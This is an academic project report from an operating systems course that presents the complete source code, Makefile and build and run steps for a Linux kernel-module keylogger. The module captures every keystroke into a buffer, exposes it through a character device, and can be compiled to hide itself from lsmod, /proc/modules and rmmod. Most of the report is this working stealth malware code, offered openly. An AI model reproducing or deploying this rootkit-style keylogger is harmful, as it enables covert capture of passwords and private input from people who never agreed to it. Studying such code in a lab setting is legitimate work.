PROJECT REPORT ON

KEYLOGGER KERNEL MODULE

Submitted By:

Vatsala Hemdan: M210660CA

Anuj Singh Kushwaha: M210661CA


Devansh Kaushik: M210680CA

Under The Guidance Of:

Dr. Jayaraj P B

Assistant Professor, CSED

November 25, 2022



Department of Computer Science and Engineering

National Institute of Technology Calicut, Kerala

CERTIFICATE

This is to certify that Vatsala Hemdan(Roll No. M210660CA), Anuj Singh Kushwaha(Roll No. M210661CA) and Devansh Kaushik(Roll No. M210680CA) have successfully completed the project titled **Keylogger Kernel Module** under my supervision and guidance in the fulfilment of requirements of third semester, **Masters of Computer Applications(Computer Science & Engineering)** of National Institute of Technology Calicut, Kerala.

Dr. Subhasree M
Head of the Department
Computer Science & Engineering

Dr. Jayaraj P B
Course-In-Charge
Operating Systems

ACKNOWLEDGMENT

We deem it a pleasure to acknowledge our sense of gratitude to our project guide **Dr. Jayaraj P B, Professor-in-charge** under whom we have carried out the project work on the topic **Keylogger Kernel Module**. His incisive and objective guidance and timely advice encouraged us with constant flow of energy to continue the work.

We wish to reciprocate in full measure the kindness shown by **Dr. Subhasree M(H.O.D., Computer Science and Engineering)** who inspired us with his valuable suggestions in successfully completing the project work.

We shall remain grateful to **Prof. Prasad Krishna, Director, National Institute of Technology Calicut**, for providing us a strong academic atmosphere by enforcing strict discipline to do the project work with utmost concentration and dedication.

It was a great learning experience and helped us in understanding various Linux kernel concepts.

Date: November 25, 2022

Vatsala Hemdan

Anuj Singh Kushwaha

Devansh Kaushik

ABSTRACTION

Keylogger is a stealthy linux kernel-based module. It is a loadable kernel module that hides itself from 'lsmod' command and /proc/modules.

It captures the keystrokes of the keyboard and outputs to a character device driver. Using the 'rmmod' command, an error is displayed showing no such module is running in the kernel. To remove the keylogger module, 'make clean' command can be used.

DEPENDENCIES/TOOLS USED

1. VM VirtualBox Machine
2. Linux OS LTS 20.04 (Kernel Version: 5.11.0-43-generic)
3. GNU Make 4.2.1

SOURCE CODE

<keylog.c>

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/keyboard.h>
#include <linux/notifier.h>
#include <linux/fs.h>
#include <linux/uaccess.h>

#ifdef HIDE_MODULE
#include <linux/list.h>
#include <linux/kobject.h>
#endif

MODULE_DESCRIPTION("A keyboard driver that is not suspicious");
MODULE_AUTHOR("ANUJ-VATSALA-DEVANSH");
MODULE_LICENSE("GPL");

#define DEVICE_NAME "kl0"
unsigned major;

#ifndef BUFLEN
#define BUFLEN 1024
#endif
static char input_buf[BUFLEN];
unsigned buf_count = 0;

static int kl_notifier_call(struct notifier_block *, unsigned long, void *);
static ssize_t kl_device_read(struct file *, char __user *, size_t, loff_t *);

static struct notifier_block kl_notifier_block = { .notifier_call =
                                                    kl_notifier_call };
```

```
static struct file_operations fops = { .read = kl_device_read };

static int kl_notifier_call(struct notifier_block *nb, unsigned long action,
                            void *data)
{
        struct keyboard_notifier_param *param = data;
        char c = param->value;

        if (!param->down || action != KBD_KEYSYM) {
                /* user not pressing key or event is not KBD_KEYSYM */
                return NOTIFY_DONE;
        }

        if (c == 0x01) {
                input_buf[buf_count++] = 0x0a;
        } else if (c >= 0x20 && c < 0x7f) {
                input_buf[buf_count++] = c;
        }

        if (buf_count >= BUFLEN) {
                buf_count = 0;
                memset(input_buf, 0, BUFLEN);
        }

        return NOTIFY_OK;
}

static ssize_t kl_device_read(struct file *fp, char __user *buf, size_t len,
                              loff_t *offset)
{
        size_t buflen = strlen(input_buf);
        int ret;

        ret = copy_to_user(buf, input_buf, buflen);
        if (ret) {
                printk(KERN_ERR
                      "keylog: Unable to copy from kernel buffer to user space buffer\n");
                return -ret;
        }

        memset(input_buf, 0, BUFLEN);
        buf_count = 0;
```

```
	return buflen;
}

static int __init kl_init(void)
{
	int ret;

	ret = register_chrdev(0, DEVICE_NAME, &fops);
	if (ret < 0) {
		printk(KERN_ERR
		    "keylog: Unable to register character device\n");
		return ret;
	}
	major = ret;
	printk(KERN_INFO "keylog: Registered device major number %u\n", major);

	ret = register_keyboard_notifier(&kl_notifier_block);
	if (ret) {
		printk(KERN_ERR
		    "keylog: Unable to register keyboard notifier\n");
		return -ret;
	}
	memset(input_buf, 0, BUFLEN);

#ifdef HIDE_MODULE
	/* Hide myself from lsmod and /proc/modules :) */
	list_del(&THIS_MODULE->list);
	kobject_del(&THIS_MODULE->mkobj.kobj);
	list_del(&THIS_MODULE->mkobj.kobj.entry);
#endif

	return 0;
}

static void __exit kl_exit(void)
{
	unregister_chrdev(major, DEVICE_NAME);
	unregister_keyboard_notifier(&kl_notifier_block);
}

module_init(kl_init);
module_exit(kl_exit);
```

<Makefile>

```
obj-m += keylog.o

all:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

EXECUTION

<<Assuming *linux-headers* are already installed>>

1. Compiling keylog.c file using make cmd and _DHIDE_MODULE, changing buffer size BUFLEN(storing key events). By default, it's 1024 bytes.
   KCPPFLAGS="-DHIDE_MODULE -DBUFLEN=2048" make

2. Check the allotted major number for module
   dmesg | tail -n1

3. Create a character device driver, say 237 is the major number.
   mknod chardev c 237 0

4. Open chardev file to check for captured keystrokes
   cat chardev

   */*result*

   dmesg | tail -n1
   mknod chardev c 237 0
   cat chardev

   **/*

CONCLUSION

Upon successful execution of the commands, the character device driver *chardev* receives keyboard events from the kernel which it stores. This is a loadable kernel module and after compilation it merges itself to the linux kernel until it is removed by the user.